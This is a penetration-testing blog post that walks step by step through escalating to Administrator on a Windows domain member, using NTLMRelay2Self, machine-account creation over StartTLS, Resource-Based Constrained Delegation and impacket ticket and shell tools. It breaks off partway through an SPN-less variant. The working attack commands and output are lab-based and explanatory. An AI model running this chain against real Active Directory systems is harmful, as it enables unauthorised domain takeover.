


Windows Privilege Escalation without CA, LDAPS and SPN using NTLMRelay2Self with RBCD



incendium.rocks/posts/Windows-Privilege-Escalation-without-CA,-LDAPS-and-SPN-using-NTLMRelay2Self-with-RBCD

Remco van der Meer

December 4, 2024



Using NTLMRelay2self with RBCD and BloodyAD to escalate privileges on a Windows system with LDAPS being blocked on the domain controller.


In one of my blog posts, I write about the NTLMRelay2self attack which abuses the WebClient service (WebDAV) to NTLM relay a system to itself and forcing it to forward that session to our `impacket-ntlmrelayx` listener on port 80. Read more about it [here](#). In that blog post I describe the possible attack vectors after having a (LDAP) session as the computer accounts e.g., `COMPUTER$`. I continued that blog post by describing the attack with setting Shadow Credentials and using a Certificate Authority to authenticate with a `.pfx` certificate of the computer account to retrieve the NTLM hash.

In a recent Active Directory pentest I did not have the luxury of a Certificate Authority being configured. I also encountered a problem with LDAPS (Secure LDAP) not being open on the firewall side. This made things more complicated to exploit an attack path called Resource-Based Constrained Delegation (RBCD). This blog post will dive deeper into how I managed to successfully escalate my privileges even though I had no Certificate Authority nor access to LDAPS from the outside. It will also build a better understanding into how `impacket-addcomputer.py` and `bloodyAD` work to create new computer objects and how LDAPS chooses to perform a task or not. And as icing on the cake, the blogpost

will describe a RBCD attack path with a SPN-less user that also doesn't require the MachineAccountQuota to be set!

Recap: NTLMRelay2Self

First, the following image describes the idea of relaying a NTLM request to a domain controller to obtain an authenticated session:



The NTLMRelay2Self attack involves a more complex attack, but the basic principles are the same as the image above. On the target system we set up a forward to port 80 to an arbitrary system (our attack machine) and listen on a specific local port. Using printerbug or petitpotam, we coerce the system to authenticate to itself using WebDAV syntax e.g., \\NetBIOSName@Port\\share\\icon.png:

Protocol	Path
SMB	\\IP-Adresse\\share\\icon.png
SMB, WebDAV	\\NetBIOSName\\share\\icon.png
WebDAV (different port)	\\NetBIOSName@Port\\share\\icon.png

This attack needs the WebClient service to be running for it to work (since it requires WebDAV). Using `impacket-ntlmrelayx` we listen on port 80 and successfully obtain an authenticated (LDAP) session. The details of the NTLMRelay2Self attack are described in <https://www.incendium.rocks/2024/02/29/NTLM%20Relay%20%20self%20without%20Printer%20Spooler%20and%20DNS/>.

Resource-Based Constrained Delegation (RBCD) with a SPN

Resource-based Constrain Delegation sets in the object who is able to impersonate any user against it. In this case, the constrained object will have an attribute called `msDS-AllowedToActOnBehalfOfOtherIdentity` with the name of the object that can impersonate any other user against it.

Back in Constrained Delegation it was told that the `TrustedToAuthForDelegation` flag inside the `userAccountControl` value of the user is needed to perform a `S4U2Self`. But that's not completely true. The reality is that even without that value, you can perform a `S4U2Self` against any user if you are a service (have a SPN) but, if you have `TrustedToAuthForDelegation`, the returned TGS will be Forwardable and if you don't have that flag the returned TGS won't be Forwardable.

However, if the TGS used in `S4U2Proxy` is NOT Forwardable trying to abuse a basic Constrain Delegation it won't work. But if you are trying to exploit a Resource-Based constrain delegation, it will work (this is not a vulnerability, it's a feature).

You may ask yourself "How does RBCD relate to NTLMRelay attacks?", well after obtaining a authenticated session as the computer account, we can set the value "`msDS-AllowedToActOnBehalfOfOtherIdentity`" to an object in our control. That object can then impersonate any user through `S4U2Proxy` on the system e.g., create a silver ticket.

Solving problem 1: S4U2Proxy requires a SPN

The problem is that you will need an object with a Service Principal Name (SPN) in order to impersonate with `S4U2Proxy`. Normal domain users do not have a SPN, but computer accounts (`COMPUTER$`) do. So we will need an object with a SPN that we control (know the credentials for). Later in this blog post, I will describe an attack path to exploit RBCD with a SPN-less domain user.

Luckily, By default, Windows 2000 allows authenticated users to join 10 machine accounts to the domain: <https://learn.microsoft.com/en-us/troubleshoot/windows-server/active-directory/default-workstation-numbers-join-domain>. This value is set in `MachineAccountQuota`, which can be obtained using `netexec`:

```
nxc ldap <ip> -u user -p pass -M maq
```

```

[ ] (WSL) bash DESKTOP-26C6SC9/remco
[ ] » br-barriers
> nxc ldap 192.168.10.2 -u m_fox -p password123! -M maq
SMB 192.168.10.2 445 W2K19-PDC [*] Windows 10 / Server 2019 Build 17763 x64 (name:W2K19-PDC) (domain:corefusion.com) (signing:True) (SMBv1:False)
LDAP 192.168.10.2 389 W2K19-PDC [*] corefusion.com\m_fox:password123!
MAQ 192.168.10.2 389 W2K19-PDC [*] Getting the MachineAccountQuota
MAQ 192.168.10.2 389 W2K19-PDC MachineAccountQuota: 10
```

Solving problem 2: LDAPS is firewalled

After successfully getting an authenticated LDAP shell as the computer account W2K19-FS\$ using NTLMRelay2Self, it is possible to create a new computer account. Creating new objects on the domain through the impacket-ntlmrelayx LDAP shell requires LDAPS, which I thought was weird because I've seen tools like bloodyAD do it over LDAP.

```
> nc 127.0.0.1 11000
Type help for list of commands
```

```
# help
```

```
add_computer computer [password] [nospns] - Adds a new computer to the domain with the
specified password. If nospns is specified, computer will be created with only a single
necessary HOST SPN. Requires LDAPS.
```

Back when I was working on a pentest, LDAPS running on port 636 was firewalled. Trying to create new objects through ntlmrelayx ends in the following error:

```
# add_computer fake password123
Error adding a new computer with LDAP requires LDAPS.
Attempting to add a new computer with the name: fake$
Inferred Domain DN: DC=corefusion,DC=com
Inferred Domain Name: corefusion.com
New Computer DN: CN=fake,CN=Computers,DC=corefusion,DC=com
socket sending error[Errno 104] Connection reset by peer

#
```

Well how unfortunate.. LDAPS drops our connection. Also, Nmap tells 636 is filtered:

```
(WSL) bash DESKTOP-26C6SC9/remco
[ ~ » br-barriers ]
> nmap -p 636 192.168.10.2 -T4 -sC -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-30 19:29 CET
Nmap scan report for 192.168.10.2
Host is up (0.00028s latency).

PORT      STATE      SERVICE VERSION
636/tcp    filtered  ldapssl
```

So now what? Well we have to look for alternative ways to create a computer account remotely. Let's try impacket.

```
(WSL) bash DESKTOP-26C6SC9/remco
[ ~ » br-barriers ]
> impacket-addcomputer corefusion.com/m_fox -computer-name 'fake$' -computer-pass 'password123' -dc-ip 192.168.10.2
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Password:
[*] Successfully added machine account fake$ with password password123.
```

Impacket works, even though port 636 is blocked. Interesting.. So how does impacket do it? We will have to look at [the source code](#). First, a comment line says the following:

```
# Plain LDAP is not supported, as it doesn't allow setting the password.
```

The help menu shows there are two methods that addcomputer.py can use to add a new computer:

```
-method {SAMR,LDAPS} Method of adding the computer.SAMR works over SMB.LDAPS has some certificate requirements and isn't always available.
```

Interesting, it seems that addcomputer.py uses SMB, more specifically, Security Account Manager Remote (SAMR) instead of LDAPS by default. Let's take a deeper look into how impacket does it. The following function sets up the connection:

```
def run_samr(self):
    if self.__targetIp is not None:
        stringBinding = epm.hept_map(self.__targetIp, samr.MSRPC_UUID_SAMR, protocol =
'ncacn_np')
    else:
        stringBinding = epm.hept_map(self.__target, samr.MSRPC_UUID_SAMR, protocol =
'ncacn_np')
    rpctransport = transport.DCERPCTransportFactory(stringBinding)
    rpctransport.set_dport(self.__port)

    if self.__targetIp is not None:
        rpctransport.setRemoteHost(self.__targetIp)
        rpctransport.setRemoteName(self.__target)

    if hasattr(rpctransport, 'set_credentials'):
        # This method exists only for selected protocol sequences.
        rpctransport.set_credentials(self.__username, self.__password, self.__domain,
self.__lmhash,
                                self.__nthash, self.__aesKey)

    rpctransport.set_kerberos(self.__doKerberos, self.__kdcHost)
    self.doSAMRAdd(rpctransport)
```

It uses RPC to set up the connection. So let's break down the code that actually adds the computer using SAMR:

```
createUser = samr.hSamrCreateUser2InDomain(dce, domainHandle, self.__computerName,
samr.USER_WORKSTATION_TRUST_ACCOUNT, samr.USER_FORCE_PASSWORD_CHANGE,)
userHandle = createUser['UserHandle']
```


The `hSamrCreateUser2InDomain` function is used to create a new user account in the specified domain. The key arguments passed to it define the name, type, and attributes of the account. The `userHandle` is extracted from the returned dictionary. It acts as a reference to the newly created account, allowing further operations like setting the password, assigning permissions, or modifying attributes. This is exactly what `addcomputer.py` does, it sets the password after creating the object using the following function:

```
samr.hSamrSetPasswordInternal4New(dce, userHandle, self.__computerPassword)
if self.__noAdd:
    logging.info("Successfully set password of %s to %s." % (self.__computerName,
self.__computerPassword))
else:
    checkForUser = samr.hSamrLookupNamesInDomain(dce, domainHandle, [self.__computerName])
    userRID = checkForUser['RelativeIds']['Element'][0]
    openUser = samr.hSamrOpenUser(dce, domainHandle, samr.MAXIMUM_ALLOWED, userRID)
    userHandle = openUser['UserHandle']
    req = samr.SAMPR_USER_INFO_BUFFER()
    req['tag'] = samr.USER_INFORMATION_CLASS.UserControlInformation
    req['Control']['UserAccountControl'] = samr.USER_WORKSTATION_TRUST_ACCOUNT
    samr.hSamrSetInformationUser2(dce, userHandle, req)
    logging.info("Successfully added machine account %s with password %s." %
(self.__computerName, self.__computerPassword))
```

There is an option to only set a password on an existing computer, that's why the code first checks if this parameter is set by the user. After doing so, it first checks if the computer already exists in the domain:

```
checkForUser = samr.hSamrLookupNamesInDomain(dce, domainHandle,
[self.__computerName])
userRID = checkForUser['RelativeIds']['Element'][0]
```

Next, the Computer Account is being “opened”. The account is opened using its RID to get a user handle `userHandle` that allows modifications.

```
openUser = samr.hSamrOpenUser(dce, domainHandle, samr.MAXIMUM_ALLOWED, userRID)
userHandle = openUser['UserHandle']
```

A `SAMPR_USER_INFO_BUFFER` structure is prepared to specify that the account type is a workstation trust account (`USER_WORKSTATION_TRUST_ACCOUNT`). This ensures that the account is treated as a machine account.

```
req = samr.SAMPR_USER_INFO_BUFFER()
req['tag'] = samr.USER_INFORMATION_CLASS.UserControlInformation
req['Control']['UserAccountControl'] =
samr.USER_WORKSTATION_TRUST_ACCOUNT
samr.hSamrSetInformationUser2(dce, userHandle, req)
```


Finally the `hSamrSetPasswordInternal4New` function call sets the password for an account from the SAMR protocol library.

```
samr.hSamrSetPasswordInternal4New(dce, userHandle,
self.__computerPassword)
```

`dce` is a handle for an authenticated DCE/RPC (Distributed Computing Environment / Remote Procedure Call) connection. But wait.. things are getting weird.

bloodyAD uses LDAP to create a new computer, not LDAPS

I remembered that [BloodyAD](#) also can be used to create / add new objects in the domain using domain credentials. The thing with bloodyAD is that it only uses LDAP for its connections, so no SAMR. Let's use bloodyAD to create a new computer object:



```
(WSL) bash DESKTOP-26C6SC9/remco
[ ♡ » br-barriers ]
> bloodyAD --host 192.168.10.2 -u m_fox -p 'password123!' -d corefusion.com add computer fake password123
[+] fake created
```

This works too, so I thought than bloodyAD must be using SAMR too right? Well let's take a look add the source code!

```

def computer(conn, hostname: str, newpass: str, ou: str = "DefaultOU"):
    """
    Add new computer

    :param hostname: computer name (without trailing $)
    :param newpass: password for computer
    :param ou: Organizational Unit for computer
    """

    if ou == "DefaultOU":
        container = None
        for obj in next(
            conn.ldap.bloodysearch(conn.ldap.domainNC, attr=["wellKnownObjects"])
        )["wellKnownObjects"]:
            if "GUID_COMPUTERS_CONTAINER_W" == obj.binary_value:
                container = obj.dn
                break
        if not container:
            LOG.warning(
                "Default container for computers not found, defaulting to
CN=Computers,"
                + conn.ldap.domainNC
            )
            container = "cn=Computers" + conn.ldap.domainNC
            computer_dn = f"cn={hostname},{container}"
        else:
            computer_dn = f"cn={hostname},{ou}"

    # Snipped some code here

    conn.ldap.bloodyadd(computer_dn, attributes=attr)
    LOG.info(f"[+] {hostname} created")

```

No sign of SAMR, just LDAP, not even LDAPS. So this leaves the question: Why does the LDAP shell of `impacket-ntlmrelayx` require LDAPS to create a new computer? I tried to

replicate what both bloodyAD and addcomputer.py do to make a new computer. And the one main difference seems that addcomputer.py uses ldap3 and bloodyAD uses [msldap](#). So I used msldap to try to make a computer:

```
[WSL] bash DESKTOP-26C6SC9/remco
[br-barriers]
> msldap 'ldap+ntlm-password://COREFUSION\m_fox:password123!@192.168.10.2'
[DC=corefusion,DC=com]> addcomputer fake
Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/msldap/examples/msldapclient.py", line 1399, in do_addcomputer
    raise err
  File "/usr/lib/python3/dist-packages/msldap/client.py", line 1458, in add_computer
    raise err
msldap.common.exceptions.LDAPAddException: LDAP Add operation failed on DN CN=fake,CN=Computers,DC=corefusion,DC=com! Result code: "constraintViolation"
000207C: DSID-03153951, problem 1005 (CONSTRAINT_ATT_TYPE), data 0, Att 90001 (name)\n\x00'
[DC=corefusion,DC=com]>
```

This results in a CONSTRAINT_ATT_TYPE error. I tried fixing it because I thought it was the password that needed to be encoded to UTF-16 shit (<https://stackoverflow.com/questions/9989548/ldap-constraint-violation-when-changing-password-in-ad-through-ldapmodify>):

```
computer, password, err = await self.connection.add_computer(computername,
password.encode('utf-16-le'))
```

But the error remained ;-. However, msldap doesn't say anything like connection refused like addcomputer.py. I also tried to write my own wrapper with msldap, but this also was not working. At this time I called in some help from my colleagues. One of them told me to check the difference on network level with a capture (Wireshark). Great idea. First of all, the capture that fails the creation of a new computer with impacket-ntlmrelayx filtered with ldap. This capture includes the relay attack where we authenticate as W2K19-FS\$:

no.	Time	Source	Destination	Protocol	Length	Info
11	6.130173	192.168.10.141	192.168.10.2	LDAP	305	searchRequest(1) "CN=Computers,DC=corefusion,DC=com" baseObject
12	6.130305	192.168.10.2	192.168.10.141	LDAP	3246	searchResponse(1) "CN=Computers,DC=corefusion,DC=com" [3 results]
14	6.131554	192.168.10.141	192.168.10.2	LDAP	335	searchRequest(2) "CN=Aggregate,CN=Schema,CN=Configuration,DC=corefusion,DC=com" baseObject
15	6.131629	192.168.10.2	192.168.10.141	LDAP	228	searchResponse(2) operationsError (000004DC: LdapErr: DSID-8C098A5C, comment: In order to perform this operation a
16	6.132276	192.168.10.141	192.168.10.2	LDAP	68	bindRequest(3) "CN=Computers,DC=corefusion,DC=com" unknown auth(4294967295)
17	6.132324	192.168.10.2	192.168.10.141	LDAP	60	bindResponse(3) success
18	6.132628	192.168.10.141	192.168.10.2	LDAP	130	bindRequest(4) "NTLM", NTLMSSP_NEGOTIATE
19	6.132733	192.168.10.2	192.168.10.141	LDAP	332	bindResponse(4) success, NTLMSSP_CHALLENGE
20	6.135584	192.168.10.141	192.168.10.2	LDAP	606	bindRequest(5) "CN=Computers,DC=corefusion,DC=com", NTLMSSP_AUTH, User: COREFUSION\W2K19-FS\$
21	6.136179	192.168.10.2	192.168.10.141	LDAP	76	bindResponse(5) success
22	6.136756	192.168.10.141	192.168.10.2	LDAP	305	searchRequest(6) "CN=Computers,DC=corefusion,DC=com" baseObject
23	6.136834	192.168.10.2	192.168.10.141	LDAP	3246	searchResponse(6) "CN=Computers,DC=corefusion,DC=com" [3 results]
25	6.137757	192.168.10.141	192.168.10.2	LDAP	335	searchRequest(7) "CN=Aggregate,CN=Schema,CN=Configuration,DC=corefusion,DC=com" baseObject
42	6.140629	192.168.10.2	192.168.10.141	LDAP	3876	searchResponse(7) "CN=Aggregate,CN=Schema,CN=Configuration,DC=corefusion,DC=com" [3 results]
56	15.192132	192.168.10.141	192.168.10.2	LDAP	100	bindRequest(8) "m_fox@corefusion.com" simple
57	15.192765	192.168.10.2	192.168.10.141	LDAP	76	bindResponse(8) success
59	15.195238	192.168.10.141	192.168.10.2	LDAP	115	searchRequest(9) "CN=Computers,DC=corefusion,DC=com" baseObject
60	15.195281	192.168.10.2	192.168.10.141	LDAP	192	searchResponse(9) "CN=Computers,DC=corefusion,DC=com" [2 results]
61	15.195868	192.168.10.141	192.168.10.2	LDAP	335	searchRequest(10) "CN=Aggregate,CN=Schema,CN=Configuration,DC=corefusion,DC=com" baseObject
76	15.198709	192.168.10.2	192.168.10.141	LDAP	43296	searchResponse(10) "CN=Aggregate,CN=Schema,CN=Configuration,DC=corefusion,DC=com" [2 results]
97	27.366403	192.168.10.141	192.168.10.2	LDAP	432	addRequest(11) "CN=fake,CN=Computers,DC=corefusion,DC=com"
98	27.370523	192.168.10.2	192.168.10.141	LDAP	150	addResponse(11) unwillingToPerform (0000001F: SvcErr: DSID-031A124C, problem 5003 (WILL_NOT_PERFORM)) data 0\n

We can see clearly that there is a first binding happening as COREFUSION\W2K19-FS\$. It does some LDAP searches and then does a binding as m_fox@corefusion.com, finally it tries to do a addRequest with our fake computer, which fails with a unwillingToPerform. I am not sure if this is done using the binding with user m_fox. However, both bindings should work to create a computer.

Let's compare this capture with the capture from bloodyAD that is able to create a new computer over LDAP:

ldap					
No.	Time	Source	Destination	Protocol	Length Info
10	7.366757	192.168.10.141	192.168.10.2	LDAP	156 bindRequest(0) "<ROOT>" , NTLMSSP_NEGOTIATESasl
11	7.366890	192.168.10.2	192.168.10.141	LDAP	368 bindResponse(0) saslBindInProgress , NTLMSSP_CHALLENGE
13	7.371035	192.168.10.141	192.168.10.2	LDAP	578 bindRequest(1) "<ROOT>" , NTLMSSP_AUTH, User: corefusion.com\W2K19-FS\$
14	7.371562	192.168.10.2	192.168.10.141	LDAP	107 bindResponse(1) success
15	7.372199	192.168.10.141	192.168.10.2	LDAP	418 SASL GSS-API Privacy: payload (344 bytes)
16	7.372344	192.168.10.2	192.168.10.141	LDAP	2831 SASL GSS-API Privacy: payload (2757 bytes)
18	7.373998	192.168.10.141	192.168.10.2	LDAP	710 SASL GSS-API Privacy: payload (636 bytes)
19	7.374525	192.168.10.2	192.168.10.141	LDAP	1928 SASL GSS-API Privacy: payload (1854 bytes)
21	7.376124	192.168.10.141	192.168.10.2	LDAP	710 SASL GSS-API Privacy: payload (636 bytes)
22	7.376340	192.168.10.2	192.168.10.141	LDAP	1928 SASL GSS-API Privacy: payload (1854 bytes)
23	7.378725	192.168.10.141	192.168.10.2	LDAP	608 SASL GSS-API Privacy: payload (534 bytes)
24	7.379524	192.168.10.2	192.168.10.141	LDAP	948 SASL GSS-API Privacy: payload (874 bytes)
25	7.380805	192.168.10.141	192.168.10.2	LDAP	228 SASL GSS-API Privacy: payload (154 bytes)
26	7.380912	192.168.10.2	192.168.10.141	LDAP	1074 SASL GSS-API Privacy: payload (1000 bytes)
27	7.382456	192.168.10.141	192.168.10.2	LDAP	465 SASL GSS-API Privacy: payload (391 bytes)
29	7.484576	192.168.10.2	192.168.10.141	LDAP	96 SASL GSS-API Privacy: payload (22 bytes)

This time, SASL (Simple Authentication and Security Layer) with GSSAPI/Kerberos is used to negotiate between each other.

SASL is used to provide flexible authentication options for LDAP (Lightweight Directory Access Protocol). For example, an LDAP client can authenticate using Kerberos via SASL.

This may already be the reason the domain controller is responding with a `unwillingToPerform` when SASL is not used. Remember that `bloodyAD` is using `msldap` instead of `ldap3`. `Msldap` is able to use multiple authentication methods like NTLM and Kerberos. To be sure I tried to decrypt the traffic using a keytab file like explained here: <https://wiki.wireshark.org/Kerberos>. This article describes how to do it using `impacket`: <https://medium.com/tenable-techblog/decrypt-encrypted-stub-data-in-wireshark-deb132c076e7>. I put in the RC4 and HMAC keys for `W2K19-FS$` and `krbtgt`:

```
keys = [
    (23, '4ec1ab54fb6eac402a7987e0dd75374b'),
    (18,
'8221fe221a7a682bac73af80b8dfe835fb4caff265018934138685e0b6a6e23f'),
    (17, '51a88edfcce5b9daa37287fa6081e395'),
    (23, '1df1da0741a6e9880568a752fd898db4'),
    (18,
'13f69099c0d98f79711236748f24b7851c2bfbbe5df93f5ba79fd4c00278d9a0'),
    (17, '15a1e71c31316c01b7de6629f108cb18'),
]
```

Still WireShark was not able to decrypt the traffic `^\_(\ツ)/\_`.

Bypassing LDAP Channel Binding with StartTLS

Digging a bit deeper into the `unwillingToPerform` error, I came across an article describing how we can bypass channel binding with StartTLS: <https://offsec.almond.consulting/bypassing-ldap-channel-binding-with-starttls.html>. The article describes the following:

An encrypted connection (with either TLS or LDAP sealing) is required for some type of operations such as lookup of sensitive properties (e.g. passwords of managed accounts) and some modifications (such as creating a machine account). Thus,

creating a machine account through an LDAP relay when Channel Binding is enabled is tricky, because a plain LDAP connection cannot be used.

Finally, some answers! Active Directory LDAP implements StartTLS and it can be used to bypass the Channel Binding requirement of LDAPS. This pull request (from 2 years ago) implemented the functionality: <https://github.com/fortra/impacket/pull/1305>.

Performing the attack

We can set the following parameters to `impacket-ntlmrelayx` to bypass channel binding requirements of LDAPS and add the computer to the domain:

```
impacket-ntlmrelayx -t ldap://192.168.10.2 --no-da --no-acl --no-validate-privs --add-computer 'fake$' -smb2support -domain corefusion.com
```

```
[*] Servers started, waiting for connections
[*] HTTPD(80): Connection from 192.168.10.3 controlled, attacking target ldap://192.168.10.2
[*] HTTPD(80): Authenticating against ldap://192.168.10.2 as COREFUSION/W2K19-FS$ SUCCEED
[*] Assuming relayed user has privileges to escalate a user via ACL attack
[*] Adding a machine account to the domain requires TLS but ldap:// scheme provided. Switching target to LDAPS via StartTLS
[*] Attempting to create computer in: CN=Computers,DC=corefusion,DC=com
[*] Adding new computer with username: fake$ and password: rhT6s;cl@87@L+8 result: OK
[*] Dumping domain info for first time
[*] Domain info dumped into lootdir!
[*] HTTPD(80): Connection from 192.168.10.3 controlled, but there are no more targets left!
```

It worked! We can also choose to make a new computer account with `bloodyAD` or `addcomputer.py`.

After obtaining a `ldap` shell from `impacket` using the `NTLMRelay2self` attack and adding a computer, we continue by setting the `msDS-AllowedToActOnBehalfOfOtherIdentity` value for the target `W2K19-FS$` to `fake$`.

```
(WSL) bash DESKTOP-26C6SC9/remco
[ br-barriers ]
> nc 127.0.0.1 11000
Type help for list of commands

# set_rbcd W2K19-FS$ fake$
Found Target DN: CN=W2K19-FS,CN=Computers,DC=corefusion,DC=com
Target SID: S-1-5-21-474312000-1672920915-2255247150-1158

Found Grantee DN: CN=fake,CN=Computers,DC=corefusion,DC=com
Grantee SID: S-1-5-21-474312000-1672920915-2255247150-1159
Delegation rights modified successfully!
fake$ can now impersonate users on W2K19-FS$ via S4U2Proxy
```

We can now create a silver ticket and impersonate Administrator on `W2K19-FS`. We will do this using `impacket-getST`:

```

[ (WSL) bash DESKTOP-26C6SC9/remco
[ » br-barriers ]
> impacket-getST -spn cifs/W2K19-FS -impersonate Administrator -dc-ip 192.168.10.2 'corefusion.com/fake$:password123'
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[-] CCache file is not found. Skipping ...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_W2K19-FS@COREFUSION.COM.ccache

```

Finally, we can use the ticket with for example `impacket-wmiexec` to obtain a shell on the system:

```

[ (WSL) bash DESKTOP-26C6SC9/remco
[ » br-barriers ]
> impacket-wmiexec -k -no-pass administrator@W2K19-FS.corefusion.com -dc-ip 192.168.10.2 -target-ip 192.168.10.3
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
corefusion\administrator
C:\>

```

RBCD on SPN-less users

In 2022, James Forshaw demonstrated that the SPN requirement wasn't completely mandatory: <https://www.tiraniddo.dev/2022/05/exploiting-rbcd-using-normal-user.html> and RBCD could be operated without: Exploiting RBCD using a normal user. It allows abusing RBCD even if the `MachineAccountQuota` is set to 0. In this case, the first (edit the "rbcd" attribute) and last ("Pass-the-ticket") steps are the same. Only the "Obtain a ticket" step changes.

There is one downside to this attack:

While this technique allows for an abuse of the RBCD primitive, even when the `MachineAccountQuota` is set to 0, or when the absence of LDAPS limits the creation of computer accounts, it requires a sacrificial user account. In the abuse process, the user account's password hash will be reset with another hash that has no known plaintext, effectively preventing regular users from using this account.

First, we need to set the `msDS-AllowedToActOnBehalfOfOtherIdentity` value to the SPN-less user `k_white`:

```

# set_rbcd W2K19-FS$ k_white
Found Target DN: CN=W2K19-FS,CN=Computers,DC=corefusion,DC=com
Target SID: S-1-5-21-474312000-1672920915-2255247150-1158

Found Grantee DN: CN=Karen White,OU=Intern,DC=corefusion,DC=com
Grantee SID: S-1-5-21-474312000-1672920915-2255247150-1103
Currently allowed sids:
S-1-5-21-474312000-1672920915-2255247150-1159
Delegation rights modified successfully!
k_white can now impersonate users on W2K19-FS$ via S4U2Proxy
#

```

After doing that, we need to request a ticket for the SPN-less user using impacket:

```
(WSL) bash DESKTOP-26C6SC9/remco
[br-barriers]
> impacket-getTGT -hashes :$(pypykatz crypto nt 'Password123!') 'corefusion.com/'k_white'
Impacket v0.12.0.dev1 - Copyright 2023 Fortra
[*] Saving ticket in k_white.ccache
```

If the user's long term key happened to match the TGT session key we used to encrypt the S4U2Self ticket, we could conceivably change the user's password on the DC between the S4U2Self and the S4U2Proxy requests so that when submitting the ticket the KDC, it can decrypt it, and we can successfully get the delegated ticket.

First, we obtain the TGT session key using describeTicket.py:

```
(WSL) bash DESKTOP-26C6SC9/remco
[br-barriers]
> python3 /usr/share/doc/python3-impacket/examples/describeTicket.py 'k_white.ccache' | grep 'Ticket Session Key'
[*] Ticket Session Key : 6668b69ec9ed5a1854e00ca8b5d28e20
```

We abuse the SamrChangePasswordUser https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-samr/9699d8ca-e1a4-433c-a8c3-d7bebeb01476 by changing the user's password to an arbitrary NT hash. The only requirement is knowledge of the existing NT hash, and we can set any new NT hash we like. This doesn't need to honor the password policy, except for the minimum age setting.

Using impacket-changepasswd we reset the password using the TGTSession as the newhash parameter:

```
(WSL) bash DESKTOP-26C6SC9/remco
[br-barriers]
